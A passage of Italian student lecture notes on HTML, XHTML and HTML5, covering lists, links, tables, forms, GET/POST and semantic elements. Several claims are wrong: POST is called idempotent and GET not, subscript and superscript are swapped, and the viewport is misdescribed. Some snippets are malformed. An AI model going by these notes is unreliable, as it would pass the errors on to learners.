- *del*: identifica una cancellazione redazionale. Solitamente è visualizzata barrata

Possono essere usati sia come elementi in linea che di blocco e può esservi associato l'attributo cite per identificare l'autore.

Visualizzazione degli stili logici

Tag	Descrizione	Solitamente visualizzato come
<abbr></abbr>	Abbreviazione	Testo normale
<acronym></acronym>	Acronimo	Testo normale
<cite></cite>	Riferimento a un altro documento	Corsivo
<code></code>	Codice	Font a larghezza fissa
<del></del>	Testo cancellato	Testo normale / Testo barrato orizzontalmente
<dfn></dfn>	Definizione di un'istanza	Testo normale
	Enfatizzato	Corsivo
<ins></ins>	Testo inserito	Testo normale
<kbd></kbd>	Testo da tastiera	Font a larghezza fissa
<q></q>	Citazione breve	Corsivo
<samp></samp>	Testo di esempio	Font a larghezza fissa
	Parte	Testo normale
	Evidenziato	Grassetto
<var></var>	Variabile	Font a larghezza fissa / Corsivo

Stili fisici

- Sono markup di presentazione che forniscono istruzioni precise sulla visualizzazione di un elemento
- Sono fortemente sconsigliati

Tag	Descrizione	Funzione
	Grassetto	Testo in grassetto
<big></big>	Grande	Testo leggermente più grande del testo adiacente
<blink></blink>	Lampeggiante	Testo lampeggiante (Netscape)
	Carattere	Specifica il tipo di carattere, la dimensione e il colore (sconsigliato)
	Corsivo	Testo in corsivo
<s></s>	Testo barrato orizzontalmente	Testo barrato orizzontalmente (sconsigliato)
	Piccolo	Testo leggermente più piccolo del testo adiacente
<strike></strike>	Testo barrato orizzontalmente	Testo barrato orizzontalmente (sconsigliato)
	Pedice	Testo di dimensione più piccola, sopra la linea di base del testo adiacente
	Apice	Testo di dimensione più piccola, sotto la linea di base del testo adiacente
<tt> </tt>	Telescrivente	Carattere a larghezza fissa
<u> </u>	Sottolineato	Testo sottolineato (sconsigliato)

Per gli elenchi:

- Elenchi non ordinati (Unordered lists)
  - Elenchi puntati da utilizzare quando vogliamo dei punti per il nostro elenco, senza un ordine ben preciso.
  - *<ul>*: ogni elemento di lista è compreso all'interno di un elemento *<li>* (List Item).

CODICE	RISULTATO
Oggi devo comprare: - Mele - Pere - Angurie - Limoni 	Oggi devo comprare: ▪ Mele ▪ Pere ▪ Angurie ▪ Limoni

- Elenchi ordinati (Ordered lists)
  - Elenchi numerati da utilizzare quando vogliamo dei punti che abbiano una gerarchia o un ordine ben preciso.
  - *<ol>*: ogni elemento di lista è compreso all'interno di un elemento *<li>* (List Item).

CODICE	RISULTATO
Per piantare un chiodo devo: - Prendere martello e chiodo - Sollevare il martello - Colpire ripetutamente il chiodo col martello finché questo non è piantato 	Per piantare un chiodo devo: 1. Prendere martello e chiodo 2. Sollevare il martello 3. Colpire ripetutamente il chiodo col martello finché questo non è piantato

- Elenchi di definizioni (Definition lists),
  - Elenchi in cui non si utilizza alcun tipo di punto, utili soprattutto per definire dei termini
  - <u>Fondamentale definire correttamente la struttura ordinata</u> nell'ordine che segue
    - *<dl>*: apertura della lista di definizione (definition list)
    - *<dt>:* termine da definire (*definition term*)
    - *<dd>:* definizione dall'elemento come dato (*definition data*)

CODICE	RISULTATO
<dl> <dt>Uomo</dt> <dd>Essere vivente, amante e desiderante. Bipede implume dotato di una intelligenza più o meno grande che può usare o meno</dd> </dl>	Uomo Essere vivente, amante e desiderante. Bipede implume dotato di una intelligenza più o meno grande che può usare o meno

L'uso degli elenchi facilita la lettura nei siti web e contribuisce a rendere il contenuto più leggibile.

Una *barra di navigazione* è essenzialmente un elenco di link (layout modificabile con CSS):

```
<ul>
    <li>Home</li>
    <li>Azienda</li>
    <li>Prodotti</li>
<ul>
```

```
<dl>
  <dt>Home</dt>
  <dt>Azienda</dt>
    <dd>Sede 1</dd>
    <dd>Sede 2</dd>
    <dd>Sede 3</dd>
  <dt>Prodotti</dt>
    <dd>Prodotto 1</dd>
    <dd>Prodotto 2</dd>
</dl>
```

- Deve essere definito un id per modificare il layout tramite CSS

Attenzione alle *immagini*, classificate tra:

- contenuto, se "servono a qualcosa" (dando un'informazione visiva, inserite con il tag *<img>* apposito)
- non contenuto, ma di abbellimento (es. background, inserite tramite CSS)

In merito alle immagini nei progetti:

- la singola immagine non può essere superiore al MB o poco sotto
- non devono essere troppo piccole e la loro visione non deve essere compromessa dal tipo di layout


Per inserire un'immagine si utilizza il tag , dove xxx è il nome dell'immagine e yyy la sua estensione. Le immagini consentite dal linguaggio html sono .gif .jpg e .png.

```
<body>
  <p>Questa è la mia prima pagina web </p>
  <img src="immagini.gif« />
</body>
```

Attributi:

- alt = testo alternativo
- longdesc = URI ad una pagina con una descrizione dell'immagine
- width (larghezza) ed height (altezza) fanno conoscere la precisa dimensione dell'immagine al browser prima di scaricarla
- align, hspace, vspace

In merito invece ai *link,* per inserirli si usa il tag *<a>*, che sta per "ancora/anchor".
Sorgente del link può essere un pezzo di testo (*hot word*) ma anche elementi più complessi come le immagini (*thumbnail*). Destinazione del link può essere una pagina o una sua parte.



I riferimenti possono essere assoluti o relativi (eventualmente utilizzando il tag *base,* cioè il riferimento di partenza). *target* indica il frame di destinazione (se non esiste apre una nuova finestra; venne eliminato ad un certo punto per i popup e quindi tolti, ma poi riabilitato). Nella versione *Strict* non è valido, *HTML5* si.
In HTML5:

- *media* (media query, che specifica per quale media/dispositivo il documento collegato viene ottimizzato) → Molto usato
- *download* (target/file specificato nell'attributo *href* per capire cosa l'utente scarica quando clicca su un link) → Tag semantico, molto preciso

Continuazione lezione HTML/XHTML: Tabelle, form, gestione elementi grafici (radio, check) e inizio HTML5

Per quanto riguarda i link, per misurare la qualità (commerciale) del sito, si misura soprattutto la permanenza dell'utente sul sito; altro sinonimo di qualità sono i link esterni, affinché si permetta liberamente all'utente l'accesso ad altri siti. Ciò si interpreta in senso positivo.
Si possono indirizzare dei frammenti di un documento tramite un riferimento con un link interno al sito tramite un *id*. Viene anche mostrato il modo sbagliato di farlo.

tramite la definizione di un name (OBSOLETO)

```
<h1 name="title" />
...
<a href="#title" > Vai alla sezione title </a>
```

tramite la definizione di un id (non supportato nei vecchi browser)

```
<h1 id="title" />
...
<a href="#title" > Vai alla sezione title </a>
```

Per gli utenti con difficoltà (disabilità nata o acquisita), è molto importante che i link siano accessibili anche per chi non è in grado di utilizzare il mouse. *accesskey* e *tabindex* indicano rispettivamente un carattere/una shortcut per portare/attivare il focus sul link e l'ordine di tabulazione (lasciati per controllo in successione all'OS, software e screen reader).

```
<a href="http://ind_server:8080/path/doc.html#frammento"
        tabindex="1" accesskey="s">
    Sorgente del link
</a>
```

Alcune note:

- *tabindex* = "-1", elemento non raggiungibile
- *tabindex* = "0", focus nella navigazione sequenziale
- *tabindex* = "1/2/3/4/5", quindi fa focus sull'elemento in posizione indicata, dove gli elementi in posizione successiva sono messi in focus dopo quelli con elementi minori
- *accesskey* deve sempre avere dei valori con singoli caratteri (una lettera oppure un numero)

Similmente, esistono alcuni link non propriamente ipertestuali, quali:

- Mail
  - *mailto:username@domain*
  - *scrivimio*
- FTP:
  - *…*
- Altri:
  - *…*
  - *…*

Le *tabelle* organizzano colonne di dati. Venivano usate spesso come contenitori per testi ed immagini per migliorarne la disposizione nella pagina, portando a codice di bassa qualità (normalmente, ora, cerchiamo di usare *grid*). Una tabella si crea con il tag <*table*>. Poi, <*tr*> (table row) e <*td*> (table data cell) indicano, rispettivamente, le righe e le colonne. Intere tabelle possono poi essere a loro volta contenute in celle di altre tabelle, che vengono quindi nidificate alla bisogna.

```
<table>
  <tr>
   <td> qui andrà messo il contenuto della tabella </td>
  </tr>
</table>
```

qui andrà messo il contenuto della tabella

Nel passato, lo scarso supporto del CSS da parte dei browser ha promosso l'uso di tabelle per l'impaginazione. Questa pratica ha portato a diversi problemi:

- accessibilità con dispositivi non visuali
- lentezza nel caricamento dei dati (la visualizzazione di una tabella richiede molti calcoli al browser)
- struttura e contenuto non separati, ma entrambi presenti nei dati

Regole per le tabelle


- Non ci possono essere righe senza celle al suo interno.
- Le colonne non si definiscono in modo esplicito ma si definiscono le celle all'interno delle righe tramite gli elementi *td*.
- Si possono definire celle che occupano più di una colonna (*colspan*) o più di una riga (*rowspan*).
- È possibile creare delle intestazioni per le colonne (o per le righe) con gli elementi *th* (table header) al *posto* di *td*.
- Il tag *caption*, posto subito dopo il tag *table*, permette di inserire un titolo (in genere visualizzato sopra la tabella).
- L'attributo *summary* permette di descrivere il contenuto della tabella (non visualizzato, utile per le tecnologie assistive per visualizzare dati della tabella)


Scritto da Gabriel

- Con un tag <*summary*>, in HTML5, si definisce un heading visibile per il tag <*details*> per mostrare/nascondere i dettagli.
- Si usa *summary* sono per XHTML, per HTML5 occorre usare uno span che descrive la tabella con un tag *aria* per rendere le tabelle accessibili (appunto che sarà utile a tempo debito)
- La lunghezza deve stare entro i 70, massimo 100 caratteri
- Si usano i lang per le tabelle, considerando che:
  - xml:lang è per XHTML
  - lang come attributo di un tag è per HTML5
    - Piccolezza sugli span lang giapponesi:
    - ja" è il codice ISO 639-1 per la lingua giapponese e viene utilizzato come valore dell'attributo "lang" nell'HTML per indicare che il contenuto del sito web è scritto in giapponese.
    - jp" è il codice ISO 3166-1 alpha-2 per il Giappone e viene utilizzato per indicare il Paese in cui è ospitato il sito web, ma non per indicare la lingua del sito.
    - Per questo motivo, quando il contenuto del sito web è scritto in giapponese, il valore corretto da utilizzare per l'attributo "lang" nell'HTML è "ja" e non "jp".

Attenzione a non confondere la visualizzazione di righe/colonne con *rowspan/colspan*:

```
<table>
  <tr>
    <td colspan="2">cella 1</td>
  </tr>
  <tr><td>cella 2</td>
      <td>cella3>/td>
  </tr>
</table>
```





```
<table>
  <tr>
    <td rowspan="2">cella 1</td>
    <td>cella 2</td>
  </tr>
  <tr>
      <td>cella3>/td>
  </tr>
</table>
```

Tecnologie Web - 63

Si consideri che il nome fa l'esatto opposto di ciò che fanno:
- La prima si estende sulle righe, quindi verticalmente sulla stessa colonna (colspan)
- La seconda si estende sulle colonne, quindi orizzontalmente sulla stessa riga (rowspan)

È possibile raggruppare alcune righe suddividendo la tabella in header (intestazione), body (corpo) e footer (piè di pagina). Quando la tabella viene interrotta in qualche modo (ex. stampa) header e footer vengono ripetuti. Se il contenuto principale non ha abbastanza spazio (non solo per le tabelle, ma in generale), il footer "viene su"; occorre dare un'altezza minima al contenuto e posizionare in modo adeguato il footer.

```
<table>
    <thead>
        <tr>....</tr> <tr>....</tr> <tr>....</tr>
    </thead>
    <tfoot>
        <tr>....</tr> <tr>....</tr> <tr>....</tr>
    </tfoot>
    <tbody>
        <tr>....</tr> <tr>....</tr> <tr>....</tr>
    </tbody>
</table>
```


Si può rendere *tbody* scrollabile (quindi, scorrevole nelle sue dimensioni), cambiando come viene visualizzata (a blocco; *display:block*), e questo anche per la *thead*; fatto questi, gli elementi con *tr* non riempiono l'intero spazio del container e riusciamo a rendere la tabella adattabile in dimensione.

Ecco subito un esempio di tabella:

```
<table>
        <thead>
                <tr><th>1 col</th><th>2 col</th><th>3 col</th></tr>
        </thead>
        <tbody>
                <tr><td>Dato 1</td><td>Dato 2</td>
                    <td>Dato 3</td>
                </tr>
                <tr class=“alternative”><td>Dato 4</td>
                   <td>Dato 5</td><td>Dato 6</td>
                </tr>
                …
        </tbody>
</table>
```

Nota utile:
Le keyword messe sul tag *th (table header cell,* cella di intestazione) hanno un peso maggiore rispetto al tag *td*.

Per facilitare la lettura delle tabelle (anche per utenti dislessici ma in generale, si alternano colori tra le righe pari e dispari, realizzabile per esempio usando *tr class*, quindi classi per le righe):



Sebbene le tabelle si costruiscano per righe, è possibile *indirizzare le colonne*, per creare effetti di layout ad esse associati.

- *colgroup* consente di applicare attributi ad un set di colonne identificato dall’attributo *span* (simile a rowspan e colspan), mentre *col* permette di selezionare una singola colonna.
- Esiste inoltre anche *rowgroup* per indicizzare gruppi di righe

```
<table>
    <colgroup span=“2”
              class=“alternative” />
    <tr> …. </tr>
</table>
```

```
<colgroup>
        <col />
        <col class="alternative" />
        <col />
        <col class="alternative" />
</colgroup>
```

Esempio (quelle evidenziate in azzurro sono quelle selezionate dentro *colgroup*):

```
<table>
   <colgroup>
        <col />
        <col class="alternative" />
        <col />
        <col class="alternative" />
   </colgroup>
```

Caption

This	That	The other	Lunch	Lunch
Ladybird	Locust	Lunch	Lunch	Lunch
Ladybird	Locust	Lunch	Lunch	Lunch
Ladybird	Locust	Lunch	Lunch	Lunch
Ladybird	Locust	Lunch	Lunch	Lunch

Esistono tre metodi, uno solo (tra questi) è accettato dal W3C:

1. uso dell’attributo *align* nel tag *table*
2. inserire la tabella in un tag *center* (non particolarmente consigliato, *I must say*)
3. usare lo standard CSS eventualmente inserendo la tabella in un tag *div*

Per quanto riguarda i form, parte fondamentale del Web, si ha una struttura come segue:

```
<form action="http://server/path/file.cgi" method="post" >
    <!- elementi del form -->
</form>
```

L'attributo *method* può avere due valori: *get* e *post*. *Possibile domanda d'esame: differenza tra get e post*.

- Metodo *GET*: è il predefinito. Viene utilizzato per leggere dati. Il browser allega la *stringa di query* all'interno dello stesso URL. In questo modo, *chiunque* abbia accesso alla stringa URL vede i dati.
    - *http://server/path/file.cgi?parametro=valore* (coppia chiave-valore messo dall'utente)
    - Se si usa il metodo *GET* la stringa viene inserita dal server in una variabile d'ambiente
    - Vantaggi:
        - è possibile fare cache con *get,* sotto forma di bookmark/segnalibro al link (perché i dati, inseriti una serie di volte, possono essere reinseriti sempre allo stesso modo;
        - manipolando i parametri visibili di *get*, è possibile usare il link e modificarlo a proprio piacimento, quando dentro ad una pagina web, per modificare la query di ricerca e saltare ad un punto/voce precisa di pagine esistenti)
        - sono richieste facili da costruire e facilmente condivisibili
    - Svantaggi:
        - limite alla lunghezza della stringa oppure alla lunghezza massima dell'URL
        - devono essere usati solo per recuperare dati e non per modificare i dati sul server, poiché non sono idempotenti (in quel caso, più richieste identiche possono avere effetti diversi sul server).
- Metodo *POST*: viene usato per inviare dati. La stringa di query viene passata come input standard nel *corpo* della richiesta e non è visibile
    - Se si usa il metodo *POST* si deve leggere la stringa di query dall'input standard
    - Vantaggi:
        - Si possono inviare grandi quantità di dati
        - Sono più sicure, dato che i dati sono non sono visibili negli URL
        - Possono essere usate per modificare dati sul server, essendo che sono idempotenti
    - Svantaggi:
        - Sono più complesse da gestire e richiedono più risorse
        - Non vengono salvate in cache e sono più lente delle GET
        - Non è possibile salvarle come segnalibro

Il *formato della stringa di query* contiene i dati inviati cliccando il pulsante *Submit*.
Il nome e il valore di ciascun elemento della form sono codificati come assegnamenti:

- Ex. *nome=Mario&Cognome=Rossi*

I caratteri speciali sono codificati sotto forma di numeri esadecimali preceduti da *%*

- Ex. Lo spazio è rappresentato da *%20: Nome=Mario%20Rossi*

Con il metodo *get* la pagina di destinazione può essere salvata come bookmark in modo da poter ripetere la query senza reinserire i dati.

Gli elementi inseriti in una form si inseriscono con soli 3 tag:

1) *input*, pezzo in cui l'utente inserisce dati
2) *textarea*, crea un pezzo di input multilinea (su più blocchi)
3) *select,* crea una lista a tendina (*drop-down*)

A livello di attributi:

- *name*: serve per identificare l'input inviato al server. Ogni elemento viene inviato come coppia nome/valore. Il nome si ricava dall'attributo name, il valore è l'input inserito dall'utente in quel campo.
- *readonly="readonly"*: i campi con questo attributo non sono editabili dall'utente.

- *disabled="disabled"*: i campi con questo attributo non sono editabili dall'utente. *Il valore di questo campo non viene inviato al server*
    - In HTML5, non occorre riscrivere *disabled="disabled"*, in quanto troppo verboso

In merito invece al tag *input*, questo permette da solo di creare diversi elementi di una form a seconda del contenuto dell'attributo *type*:

- *text*: una singola riga di testo con *maxlength* elementi
- *password*: una riga di testo offuscata (l'input viene visto "a pallini" come per le password)
- *checkbox*: un semplice on/off (utili per semplificare/ridurre scelte nel caso di procedure lunghe/siti di ordini online, caso indirizzo di spedizione/fatturazione)
- *radio*: per selezionare una o più opzioni (chiamati così perché, similmente alle vecchie radio, quando cliccati, rimangono come tali per tutto il loro utilizzo)
- *submit*: pulsante per inviare i dati del modulo (to submit → inviare)
- *reset*: pulsante per riportare i valori predefiniti nei campi del modulo
- *hidden*: per dati non visibili o non editabili (utile per nascondere i campi nella form nel caso di form molto lunghe e, potenzialmente, rende l'esperienza utente migliore facendo inserire meno campi; similmente, i doppi nomi meglio inserirli su una riga unica. Divide quindi più form, portandosi dati tra più submit)
- *file*: per caricare file
- *button*: per richiamare script lato client
- *image* (non più usato, disegna immagini sui bottoni)


Esempio: testo e password

Esempio: testo e password - codice

```
<form action="">
  <fieldset>
   <legend>Text and Password</legend>
   <label for="username">Username:</label>
   <input name="username" id="username"
                          value="Some Text"
                          maxlength="20"/>
   <label for="password">Password:</label>
   <input type="password" name="password" id="password"
                          value="Password"
                          maxlength="20" />
  </fieldset>
</form>
```

- In caso di form molto lunghi, il tag *fieldset* permette di raggruppare elementi logicamente correlati: questa operazione in genere agevola la loro compilazione (utile per accessibilità)
- Il tag *legend* permette di inserire una intestazione. È situato subito dopo il tag di apertura *<fieldset>*.
- La visualizzazione predefinita riquadra l'insieme di elementi con un bordo con la legenda che interrompe il bordo superiore.
- Il tag *label* associa un'etichetta ad un campo del form (non necessariamente adiacente) con *id* il valore dell'attributo *for* (quest'ultimo specifica l'id dell'elemento del modulo a cui l'etichetta deve essere vincolata; similmente, esiste *form*, per definire a quale form è vincolata una certa etichetta).

Esempio: checkbox e radio



Esempio: checkbox e radio - code

```
<form action="">
   <fieldset> <legend>Films you like</legend>
        <div><label for="drama">Drama</label><input type="checkbox"
              name="drama" id="drama" value="drama" /></div>
        <div><label for="action">Action</label><input type="checkbox"
              name="action" id="action" value="action" /></div>
              ...
   </fieldset>
   <fieldset> <legend>Your age</legend>
        <div><label for="lt20">19 or under</label>
             <input type="radio" name="age" id="lt20" value="lt20" />
        </div>
        ... <input type="radio" name="age" id="f20to39" value="20to39">
        ...
   </fieldset>
</form>
```

I pulsanti di scelta *radio* permettono la selezione di un'unica voce, mentre i pulsanti *checkbox* permettono una scelta multipla.

- *checked="checked"* permette di specificare lo stato iniziale del pulsante di scelta (può essere anche *unchecked*; nel primo caso rimane visibile la scelta, nel secondo ovviamente no)
- Se un pulsante *checkbox* non è selezionato non viene inviato al server, altrimenti viene inviato il valore *on* associato al nome del controllo, oppure il valore dell'attributo *value*, se presente
- Per i pulsanti di tipo *radio* è obbligatorio definire l'attributo *value*, che viene inviato al server in caso di selezione → Ex. *age=lt20*

I tag input di tipi *hidden* non vengono visualizzati nel form e non possono in alcun modo interagire con l'utente. Possono essere usati per:


- passaggio dati in modo da non richiederli all'utente in una sequenza di form (ex. *wizard*)
- salvataggio di informazioni calcolate sulla base dei dati inseriti dall'utente (ex. *id*)
- definizione di variabili

Il tag *file* consente all'utente di selezionare un file dal proprio computer. Se viene usato un tag input di tipo *file*, il tag form di apertura deve contenere l'attributo *enctype= "multipart/form-data"* che comunica al server che si stanno inviando dati non solo testuali. Non può essere usato con *method="get"*.

Il tag *textarea* permette all'utente di inserire testo più lungo di una riga (tollerata come rottura di presentazione e struttura come attributo):

```
<textarea rows="20" cols="40" name="message">
   scrivi qualcosa qui
</textarea>
```

Gli attributi *rows* e *cols* sono obbligatori e *textarea* ha un tag di apertura ed uno di chiusura:




Non si metta una *textarea* su una casella di ricerca; le caselle di ricerca supportano poche keyword (sono corte), altrimenti sono lunghe se supportano poche keyword.

Il tag *select* permette di creare elenchi di dati, in genere visualizzati come menù a tendina, su cui effettuare una o più scelte (poco usati i menù a tendina perché problematici per l'accessibilità: levano il focus all'utente e spesso occorrono più clic per trovare le informazioni; spesso, inoltre, non sono resi accessibili nel modo corretto, dando un ruolo semantico, spesso ottenibile con *label* oppure *aria-label*).

Scritto da Gabriel

```
<select name="book" id="book">
    <optgroup label="Camus">
        <option>The Outsider</option>
        <option>The Rebel</option>
        <option>The Plague</option>
    </optgroup>
    <optgroup label="Orwell">
        <option>Animal Farm</option>
        <option>Nineteen Eighty-Four</option>
        <option>Down and Out in Paris and London</option>
    </optgroup>
</select>
```



Note:
- nelle datalist, in caso magari di tante scelte, cominciando a cercare si trova una voce corrispondente nei menù a tendina
- alcune voci sono indici, come tali non sono cliccabili, definite dal tag *optgroup* (idea capitoli, *Camus, Orwell*, etc.)

Per impostazione, viene visualizzata solo la prima opzione. Con l'attributo *size*, si può modificare questa scelta. Viene inviato al server la coppia nome del tag select/contenuto del tag option scelto, o valore del suo attributo value se presente.

- Ex. *book="The Outsider"*

Ci sono dei tag definiti nocivi in quanto si occupano di aspetti di presentazione o tag non validi.
Per esempio:

- Presentazionali: *b, i, big, small, marquee, blink, u, tt, sub, sup, center, hr*, etc.
- Altri: *applet* ed *embed* (si deve usare *object*), *font, frame, frameset, iframe,* etc.

HTML5, che è il primo linguaggio di markup realizzato da produttori di browser e non da esperti di informatica. È pensato per accelerare lo sviluppo di applicazioni web che vanno a rimpiazzare prodotti desktop (calendari, gestori di e-mail, documenti, foto) e tecnologie proprietarie.
Listiamo le *innovazioni* introdotte:

- Nuovi elementi strutturali: *header, footer, nav, aside, section* e dei form: *placeholder, autofocus, required, pattern*,
- Regole sintattiche meno stringenti
- Gestione standard degli errori
- *canvas*: un'area di disegno interattiva
- *video, audio*: non rende necessaria la presenza di un plug-in
- *Web Worker*, per permettere alle app web di lavorare con thread separati
- Gestione della posizione tramite *GeoLocation API* del W3C
- Memorizzazione in locale nel browser per funzionalità offline, con *localStorage* e *sessionStorage*
- Pagine modificabili dall'utente (*contenteditable*, *draggable*, *spellcheck*)
- Possibilità di usufruire delle pagine/applicazioni, anche in modalità off-line
- Possibilità di accedere in modo sicuro ad un database locale

Non si parla più di elementi *deprecati*, ma *obsoleti*.

In HTML5 il tag *meta* non deve necessariamente essere chiuso.
Attenzione: i trailing tag autoconclusivi (cioè, />), sono spesso segnati come warning dai validatori.
Altre innovazioni utili:

```
<meta  http-equiv="X-UA-compatible"
                content="IE=edge,chrome=1" />

<meta  name="viewport"
          content="width=device-width" />
```

Note:
- *X-UA-Compatible*, consente agli autori di siti web di scegliere la versione di Internet Explorer in cui la pagina deve essere resa (comprensibilmente non più usato)
- *viewport*, rende l'altezza della pagina pari alla larghezza del device (usato per il mobile)

Il tag *viewport* può contenere nel content anche *initial-scale, minimum-scale, maximum-scale e user-scalable* (questo dice se può o meno fare zoom).


Esempi di confronto rispettivo tra primo e secondo tag (decide il grado minimo/massimo di zoom, come si vede qui). *Viewport* è di fatto la norma per la visualizzazione adattata al mobile.

HTML5 introduce markup in grado di descrivere meglio la struttura interna di un documento.
Prima accennati, li esaminiamo nel dettaglio.

- *header, footer*: intestazione e piè pagina di una documento. Possono essere usati più volte nella stessa pagina, anche all'interno delle sezioni. Il footer identifica le informazioni su chi ha scritto i contenuti (normalmente, anche riferimenti alla privacy e cose di questo tipo).
- *main*: contenuto principale
- *nav*: contiene elementi di supporto alla navigazione. Può comparire anche dentro un header
- *aside*: contenuto laterale, a supporto, non necessariamente a destra o a sinistra. Identifica una parte di contenuto che può essere rimossa senza diminuire il significato della pagina (o della sezione), ma che è legata al contenuto del tag in cui è annidata
- *section*: per raggruppare contenuti sullo stesso tema o logicamente collegati (ex. capitoli di un libro)
- *article*: porzione di testo autocontenuto e indipendente dal resto del documento che possa essere distribuito in modo autonomo (ex. post di un blog, articolo di giornale)

Ultimazione lezione XHTML-HTML5 ed inizio CSS

La struttura HTML, nel corso del tempo, ha avuto una semplificazione progressiva:



HTML 3

```
<body>
<table>
 <tr>
  <td>header</td>
 </tr>
 <tr>
  <td>nav</td>
 </tr>
 <tr>
  <td>left </td>
  <td> right </td>
 </tr>
 <tr>
  <td >footer</td>
 </tr>
</table>
</body>
```

HTML 4

```
<body>
  <div id="header">...</div>
  <div id="nav">...</div>
      <div class="right">
        ...
    </div>
    <div id="left">...</div>
  <div id="footer">...</div>
</body>
```

HTML 5

```
<body>
<header>...</header>
<nav>...</nav>
 <main>
    <aside> … </aside>
    <section>
      …
    </section>
</main>
 <footer> </footer>
</body>
```

È bene non ricorrere a *section* od *article* per soli motivi di stile o di scripting, in tal caso *div* è preferibile.
article, *nav*, *section* e *aside* sono *sectioning elements*, ovvero possono contenere *header, nav* e *footer*.
Esistono vari strumenti di controllo struttura, quale: http://gsnedders.html5.org/outliner/
Altri errori di altri siti esaminati:

- titoli scorretti e sezioni senza nome
- inutile ripetere più volte alcune keywords sia nei titoli che nei sottotitoli

- tutti i titoli e sottotitoli sono raggruppati sotto un unico (un *h3* che avrebbe dovuto essere *h2*)

Esempio header - 1

```
<div id="header">
   <img src="/img/logo_unipd.png" alt="logo Università Padova"/>
   <div id="headerText">
        <div id="headerUtility">
           <form> ..</form>
        </div>
           <h1 >Corsi di laurea in informatica</h1>
           <h2>Sito dedicato ai corsi di laurea in
                        informatica</h2>
   </div>
</div>
```

Esempio header - 2

```
<header role="banner">
   <img src="/img/logo_unipd.png" alt="logo Università Padova" />
   <div id="headerText">
        <nav>
          <form> ..</form>
        </nav>
        <h1 >Corsi di laurea in informatica</h1>
        <p>Sito dedicato ai corsi di laurea in informatica</p>
   </div>
</header>
```

HTML5 introduce altri tag per caratterizzare vari dati contenuti in una pagina web:

- *figure*, per inserire illustrazioni, diagrammi, foto, ecc.
- *mark* (evidenzia il testo, utile per screen reader)
- *time* (con l'attributo *datetime* che contiene la data - o l'ora - in formato XML (per il *datetime* la data viene inserita in formato americano, es. 2022-10-13)
- *meter* per indicare una misura in una scala che ha un minimo (*min*) ed un massimo (*max*)
- *progress* per indicare un valore che sta cambiando
- *small* per indicare le note a piè pagina, i termini in piccolo dei contratti, etc

HTML5 aggiunge alcuni widget che possono essere utilizzati nelle form. Per esempio, la citata *datalist*, che definisce un insieme di opzioni (*options*) predefinite per un elemento *input*.

```
<input list="browsers">

<datalist id="browsers">
  <option value="Internet Explorer">
  <option value="Firefox">
  <option value="Chrome">
  <option value="Opera">
  <option value="Safari">
</datalist>
```

Si mette anche il *placeholder*, in pratica un testo che segnala la funzione di una casella (tipo qui, *First Name e Last Name*):

Al tag *<form>* vengono aggiunti i seguenti attributi:

- *target*: indica dove visualizzare la risposta *(_blank, _self,_parent, _top, _iframename*)
- *autocomplete* (on-off, tale che i browser es. Chrome possono salvare informazioni utili su di noi)
- *novalidate* (quando è presente, specifica che i dati del modulo (input) non devono essere convalidati quando vengono inviati)

Al tag *<input>* vengono aggiunti i seguenti valori per l'attributo *type*:

